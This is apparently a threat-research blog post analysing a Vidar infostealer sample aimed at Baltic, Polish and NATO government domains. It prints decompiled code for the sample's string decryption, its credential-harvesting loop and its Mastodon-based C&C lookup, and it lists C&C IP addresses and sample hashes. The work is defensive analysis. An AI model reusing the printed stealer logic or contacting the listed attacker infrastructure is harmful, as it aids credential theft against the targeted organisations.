
Vidar stealer campaign targeting Baltic region and NATO entities

While working on our automatic configuration extractors, we came across a rather strange-looking Vidar sample.

The decrypted strings included domain names of such organizations as the NATO Strategic Communications Centre of Excellence, Border Guard of Poland, Estonia and Latvia, and Ministry of the Interior of Lithuania.



Automatically extracted strings from a Vidar sample

List of targeted hostnames:

```
 ccdcoe.ee
ccdcoe.org
stratcomcoe.org
enseccoe.org
sab.gov.lv
midd.gov.lv
dp.gov.lv
rs.gov.lv
vp.gov.lv
mod.gov.lv
cert.lv
mil.lv
gov.lt
mil.lt
```

```
vsd.lt
vrm.lt
stt.lt
kapo.ee
politsei.ee
aw.gov.pl
abw.gov.pl
strazgraniczna.pl
bbn.gov.pl
sww.gov.pl
mon.gov.pl
skw.gov.pl
cert.pl
```

During this analyiss we'll be looking at sample `b115531ef23c109fb58c392379b7f55eff11169e1317b263da60edd9ac98f6b1`.

Vidar Stealer, as the name suggests, is a malware family that is designed to steal and exfiltrate user information. This includes data such as credentials, cryptocurrency wallets and browser cookies.

It's widely believed that the family evolved from Arkei Stealer - another infostealer with similar capabilities. There is an excellent blogpost[1] by @fumik0_ describing the similarities and differences.

While previous versions of the malware used to have C&C server address hardcoded directly in the sample, these days, it uses a bit more novel approach where the address is fetched from a social media platform like FACEIT or Mastodon.

String decryption and usage

Let's see how the strings in question were extracted and what are the semantics behind their usage.

The encryption is pretty straightforward. Each blob is produced by xoring two static strings located in the `.rdata` section.

```
322  dword_4D6030 = xor_decrypt(&unk_4BA5C8, "3F341XA6", 8u);// nato.int
323  dword_4D60B4 = xor_decrypt(&unk_4BA5B0, "3TW6GXQHW", 9u);// ccdcoe.ee
324  dword_4D5E08 = xor_decrypt(aR2y1G, "B1FQ6TQC5L", 0xAu);// ccdcoe.org
325  dword_4D5F58 = xor_decrypt("%?E*!,<#V7'|?6#", "VK7KUOSN5XBRPDD", 0xFu);// stratcomcoe.org
326  dword_4D601C = xor_decrypt("V$>2([:P{(5-", "3JMWK8U5UGGJ", 0xCu);// enseccoe.org
327  dword_4D5D9C = xor_decrypt("*V4cUY;a:@", "Y7VM26MOV6", 0xAu);// sab.gov.lv
328  dword_4D60FC = xor_decrypt("$*7<e2:#z!4", "ICSXKUUUTMB", 0xBu);// midd.gov.lv
329  dword_4D5D44 = xor_decrypt(")3e#?#c.&", "MCKDPUMBP", 9u);// dp.gov.lv
330  dword_4D5D18 = xor_decrypt("?6`![&d'<", "MENF4PJKJ", 9u);// rs.gov.lv
331  dword_4D5FD4 = xor_decrypt(" 3t5X7e)!", "VCZR7AKEW", 9u);// vp.gov.lv
332  dword_4D5DBC = xor_decrypt("5V/o0[>bY:", "X9KAW4HL5L", 0xAu);// mod.gov.lv
333  dword_4D603C = xor_decrypt("*+>Mc+\"", "INL9MGT", 7u);// cert.lv
334  dword_4D5F60 = xor_decrypt(&unk_4BA4A8, "EYM34L", 6u);// mil.lv
335  dword_4D5ED8 = xor_decrypt(",#Nd!@", "KL8JM4", 6u);// gov.lt
336  dword_4D609C = xor_decrypt("(\"_e[-", "EK3K7Y", 6u);// mil.lt
337  dword_4D5E50 = xor_decrypt("46)|8C", "BEMRT7", 6u);// vsd.lt
338  dword_4D5EC0 = xor_decrypt("%'U1Z>", "SU8B6J", 6u);// vrm.lt
339  dword_4D60A8 = xor_decrypt("798`Z#", "DMLN6W", 6u);// stt.lt
340  dword_4D5F74 = xor_decrypt("ZRC6o?<", "133YAZY", 7u);// kapo.ee
341  dword_4D6088 = xor_decrypt("%[>Y5#&&e)'", "U4R0APCOKLB", 0xBu);// politsei.ee
342  dword_4D6100 = xor_decrypt(") k($=`9<", "HWEOKKNIP", 9u);// aw.gov.pl
343  dword_4D5CC8 = xor_decrypt("8%6}W!1z4Y", "YGAS0NGTD5", 0xAu);// abw.gov.pl
344  dword_4D5D58 = xor_decrypt("=1*RC$0RY?PO\\#e7'", "NEX39CB37V352BKGK", 0x11u);// strazgraniczna.pl
345  dword_4D5FC8 = xor_decrypt(&unk_4BA3C0, "SMTSK1K9N4", 0xAu);// bbn.gov.pl
346  dword_4D5E9C = xor_decrypt(&unk_4BA3A8, "89XJTKO76T", 0xAu);// sww.gov.pl
347  dword_4D5BDC = xor_decrypt("_)#g5>!xC#", "2FMIRQWV3O", 0xAu);// mon.gov.pl
348  dword_4D5E28 = xor_decrypt("K\"\"j>(#`3\"", "8IUDYGUNCN", 0xAu);// skw.gov.pl
349  dword_4D5C98 = xor_decrypt("-Q$<jC&", "N4VHD3J", 7u);// cert.pl
350  dword_4D5D7C = xor_decrypt(" 2&'0+", "MKUNDN", 6u);// mysite
351  result = xor_decrypt("6 9$&+P$", "WRMAKB4E", 8u);// artemida
352  dword_4D5E10 = result;
353  return result;
354 }
 000020D5 sub_401090:318 (402CD5)
```


Xor string decryption

The decoded strings are then used in a subsequent section of the binary, where they are compared with hostnames of stolen credentials.

```
while ( *(v6 + v5 - &unk_4D32F8) == *v6 )
{
  v7 -= 4;
  ++v6;
  if ( v7 < 4 )
  {
    WideCharToMultiByte(0, 0, *(v5 + 16), -1, MultiByteStr, 256, 0, 0);
    if ( strlen(MultiByteStr) > 2 )
    {
      WideCharToMultiByte(0, 0, *(v5 + 16), -1, MultiByteStr, 256, 0, 0);
      fprintf(v3, "Soft: %s\n", MultiByteStr);
      WideCharToMultiByte(0, 0, (*(v5 + 20) + 32), -1, Src, 256, 0, 0);
      fprintf(v3, "Host: %s\n", Src);
      compare_hardcoded_domains(Src);
      WideCharToMultiByte(0, 0, (*(v5 + 24) + 32), -1, v19, 256, 0, 0);
      fprintf(v3, "Login: %s\n", v19);
      v10 = 0;
      if ( dword_4D61F4(v9, v5, *(v5 + 20), *(v5 + 24), 0, 0, &v10) )
      {
        fprintf(v3, "Password: \n\n");
      }
      else
      {
        WideCharToMultiByte(0, 0, (*(v10 + 28) + 32), -1, v20, 256, 0, 0);
        fprintf(v3, "Password: %s\n\n", v20);
        ++dword_4D6220;
      }
    }
```

Iteration over stolen credentials


If at least one domain is matched, a global flag is incremented.



```
197  get_str(&v2, Src, strlen(Src));
198  if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
199    ++matched_domains;
200  comapre_str = dword_4D5FC8;                   // bbn.gov.pl
201  compare_something = 15;
202  v6 = 0;
203  v11 = &v2;
204  LOBYTE(v2) = 0;
205  get_str(&v2, Src, strlen(Src));
206  if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
207    ++matched_domains;
208  comapre_str = dword_4D5E9C;                   // sww.gov.pl
209  compare_something = 15;
210  v6 = 0;
211  v11 = &v2;
212  LOBYTE(v2) = 0;
213  get_str(&v2, Src, strlen(Src));
214  if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
215    ++matched_domains;
216  comapre_str = dword_4D5BDC;                   // mon.gov.pl
217  compare_something = 15;
218  v6 = 0;
219  v11 = &v2;
220  LOBYTE(v2) = 0;
221  get_str(&v2, Src, strlen(Src));
222  if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
223    ++matched_domains;
224  comapre_str = dword_4D5E28;                   // skw.gov.pl
225  compare_something = 15;
226  v6 = 0;
227  v11 = &v2;
228  LOBYTE(v2) = 0;
229  get_str(&v2, Src, strlen(Src));
230  if ( compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str) )
231    ++matched_domains;
232  comapre_str = dword_4D5C98;                   // cert.pl
233  compare_something = 15;
234  v6 = 0;
235  v11 = &v2;
236  LOBYTE(v2) = 0;
237  get_str(&v2, Src, strlen(Src));
238  result = compare_str(v2, v3, v4, v5, v6, compare_something, v8, comapre_str);
239  if ( result )
240    ++matched_domains;
241  if ( matched_domains )
242    ++targeted_domain_matched;
243  return result;
244}
00019442 compare_shit:244 (41A042)
```

Hostname needle search

What's unusual about these Vidar samples is the use of a second C&C server responsible for handling credentials used when the global flag is set.




```
442    v120[2],
443    v120[3],
444    v120[4],
445    v120[5],
446    v120[6]);
447  LOBYTE(v164) = 19;
448  sub_420810(v121, v122);
449  if ( targeted_domain_matched )
450  {
451    v120[6] = L";";
452    v120[4] = 15;
453    v120[3] = 0;
454    v124 = &v119;
455    LOBYTE(v119) = 0;
456    get_str(&v119, dword_4D5E10, strlen(dword_4D5E10));// mysite
457    v117 = 15;
458    v116 = 0;
459    LOBYTE(v164) = '\x14';
460    v125 = &v112;
461    LOBYTE(v112) = 0;
462    get_str(&v112, dword_4D5D7C, strlen(dword_4D5D7C));// artemida
463    LOBYTE(v164) = 19;
464    lookup_mastadon_c2(
465      7,
466      v112,
467      v113,
468      v114,
469      v115,
470      v116,
471      v117,
472      v118,
473      v119,
474      v120[0],
475      v120[1],
476      v120[2],
477      v120[3],
478      v120[4],
479      v120[5],
480      v120[6]);
481  }
482  v143 = 15;
483  v142 = 0;
484  LOBYTE(lpPathName[0]) = 0;
485  sub_403640(lpPathName, ::lpPathName, 0, 0xFFFFFFFF);
486  v33 = lpPathName[0];
487  if ( v143 < 0x10 )
488    v33 = lpPathName;
489  SetCurrentDirectoryA(v33);
00011404 sub_411560:486 (412004)
```


Alternative C&C server lookup

For the Vidar version analyzed, the C&C address is not stored directly in the sample but fetched from a specific user profile on the `Mastodon` platform.

In this specific sample, the default profile is `@oleg98`, and for reporting credentials from hosts of interest, `@artemida` is used.



Mastadon artemida profile - pointing to `167.86.127.231`



Mastadon oleg98 profile - pointing to `65.108.80.190`

Campaign background

Unfortunately, we don't have much information on how the campaign was delivered and which entities were targeted directly. What is interesting, though, is that the actor used several other malware families.

Let's take a look at source samples in MWDB. We'll use mwdblib to quickly find the files that were extracted into the config in question.

```
mwdb search files 'child:(child:(config.dhash:abed3750173760a9bcc5f6d78ccdd3557ce27135c8c5e6e593a9a7387e738c4e
```

Name/SHA256	Size	Type/Tags	Creation time
69d766e919d6f40d9e409c5b1074c0c7.exe 736b919068232acf7aae67e3ca5e915c89faade4110b31ff75c249ade1991ef6	238.6 kB	PE32 executable (GUI) Intel 80386, for MS Windows feed:urlhaus runnable:win32:exe urlhaus:exe yara:win_smokeloader et:smokeloader feed:malwarebazaar ur lhaus:32 ripped:vidar	Oct 21
Setup.exe ebe82a7d2f2f9989a5e4ef6a4602a8224abdff7aef5baa6beacb5977c02ac3e0	536.1 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_raccoon ripped:raccoon feed:malwarebazaar et:raccoon_stealer et:redline r ipped:vidar	Oct 20
pctool.exe dbc78e2174ea6ef2807de19d0c1c60d0d027ce3d83a001d0d1bb603afad2f961	3.6 MB	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows feed:urlhaus runnable:win32:exe et:avecaesar et:raccoon_stealer et:redline ripped:redlinestealer ripp ed:vidar	Oct 20
pctool.exe 106d93ced41d81795f66bb29ad5c847a25a1e2c094fe28a67dc576f1c33fcad4	3.6 MB	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows feed:urlhaus runnable:win32:exe yara:win_raccoon ripped:raccoon et:raccoon_stealer et:redline ripped: vidar	Oct 20
4463bf7d3c435e6d08efce23c43be767.exe d7480662bc7ee6dc38227ea381978553b1774774e4a0a70ea3bf6aebbca48622	3.6 MB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe feed:malwarebazaar et:bitrat et:redline ripped:vidar	Oct 20
a2ef57bbe3a8af95196a419a7962bfaa.exe 4bc52cd8296fcffc22b5ca8ebf2b161260d71c8d34658f45c9c93cf6d65749e9	739.3 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe feed:malwarebazaar ripped:vidar	Oct 20
b2a7ab12fd91fab7767d41fa9cf06369.exe 4b3e6a191ab050a87aeeb8a650290c4e217e9508971beeb929417d13d89292e2	827.4 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar	Oct 20
bd313f9102739a231c214b4fe4f6c3a3.exe c95d04ae659ff27da971c970ec072ffbec37551120fe8c395d5455fba4139d0d	238.6 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_smokeloader et:smokeloader feed:malwarebazaar ripped:vidar	Oct 20
15A0 f33b348f158a12fed5764eab95508214cd58f6521325a5c4efd98bdaea83f11c	871.0 kB	PE32 executable (GUI) Intel 80386, for MS Windows vidar runnable:win32:exe unpacked ripped:vidar	Oct 19
decrypted_2.exe 8533157dc20f324c822c2d84d1d2f68934d37943c15e01fbb06761e0e6d6d33a	876.5 kB	data <none>	Oct 19
build2.exe b115531ef23c109fb58c392379b7f75eff11169e1317b263da60edd9ac98f6b1	791.6 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe ripped:vidar	Oct 19
c81d1895f7472cec079c7f12419feaf0.exe 6aae67d87cd2ef23c4b9265c8e83db5142f00154e66e47b1e54219cea794682b	840.2 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar	Oct 19
91db4a17206eda8936d0ce1e12eb51a8.exe aad6294207c2facfebf440fa5d52804422edbf9c9e9adb4a7aaff0310b1c5d11	830.0 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar	Oct 19
13c23cbf373b0460e1b150be9d334941.exe 43b31ea75f3c0666523aefc13e216a651e8e93feaeff1165cb35ed374365cdd6	830.5 kB	PE32 executable (GUI) Intel 80386, for MS Windows runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar	Oct 19
setup_x86_x64_install.exe d7b0380241e4d47fc00e72faa08831b51b0ae360d5ccc45717f39f3106c3020a	4.8 MB	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive runnable:win32:exe yara:win_smokeloader yara:win_karius feed:malwarebazaar ripped:vidar	Oct 18
a9d63ba83576c19bb1dbad9e85b51ecc.exe 995d009e2fa6b510a0251895e0e71d0709ebfdeac782eae91caa3b4ee30bd29b	6.2 MB	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive runnable:win32:exe yara:win_smokeloader yara:win_karius feed:malwarebazaar ripped:redlinestealer ripp ed:vidar	Oct 18

All matched samples and accompanying tags:

```
 '77737d30b68a8fa75847570bfaa2c718875c532de61d7a5643504a1ac892a330', ['feed:malwarebazaar', 'ripped:raccoon', '
'9405f9084c8ec3eff442b83c20928fceb3e6372d504381b0527a7512a9889231', ['feed:malwarebazaar', 'feed:urlhaus', 'ripp
'062c573497b73b4feaa77a78c2c76f6b095e51de635ac936e034f72afa081ecf', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'c8aa42e07176d24c933d1e2bc4f0052b2973f98fc6e395d90f09e07dbf7c0585', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'736b919068232acf7aae67e3ca5e915c89faade4110b31ff75c249ade1991ef6', ['et:smokeloader', 'feed:malwarebazaar', 'fe
'ebe82a7d2f2f9989a5e4ef6a4602a8224abdff7aef5baa6beacb5977c02ac3e0', ['et:raccoon_stealer', 'et:redline', 'feed:r
'dbc78e2174ea6ef2807de19d0c1c60d0d027ce3d83a001d0d1bb603afad2f961', ['et:avecaesar', 'et:raccoon_stealer', 'et:r
'106d93ced41d81795f66bb29ad5c847a25a1e2c094fe28a67dc576f1c33fcad4', ['et:raccoon_stealer', 'et:redline', 'feed:u
'd7480662bc7ee6dc38227ea381978553b1774774e4a0a70ea3bf6aebbca48622', ['et:bitrat', 'et:redline', 'feed:malwareba
'4bc52cd8296fcffc22b5ca8ebf2b161260d71c8d34658f45c9c93cf6d65749e9', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'4b3e6a191ab050a87aeeb8a650290c4e217e9508971beeb929417d13d89292e2', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'c95d04ae659ff27da971c970ec072ffbec37551120fe8c395d5455fba4139d0d', ['et:smokeloader', 'feed:malwarebazaar', 'ri
'6aae67d87cd2ef23c4b9265c8e83db5142f00154e66e47b1e54219cea794682b', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'aad6294207c2facfebf440fa5d52804422edbf9c9e9adb4a7aaff0310b1c5d11', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'43b31ea75f3c0666523aefc13e216a651e8e93feaeff1165cb35ed374365cdd6', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'd7b0380241e4d47fc00e72faa08831b51b0ae360d5ccc45717f39f3106c3020a', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'995d009e2fa6b510a0251895e0e71d0709ebfdeac782eae91caa3b4ee30bd29b', ['feed:malwarebazaar', 'ripped:redlinesteale
```

```
'6c2ad98af84288aff6f49ae92f9f71befbfaa4ac35d1a05b1441f1ce15124ee0', ['feed:malwarebazaar', 'ripped:raccoon', 'r
'3276f5cb5545e19704b1ef2897c17d721d6e156323f48f19275997d3cc62d005', ['feed:malwarebazaar', 'ripped:vidar', 'runn
'ee6cb977e78651d7b9a3fd412a40f6e2cd1501f05b04c49e744db35c83181132', ['et:raccoon_stealer', 'et:redline', 'feed:r
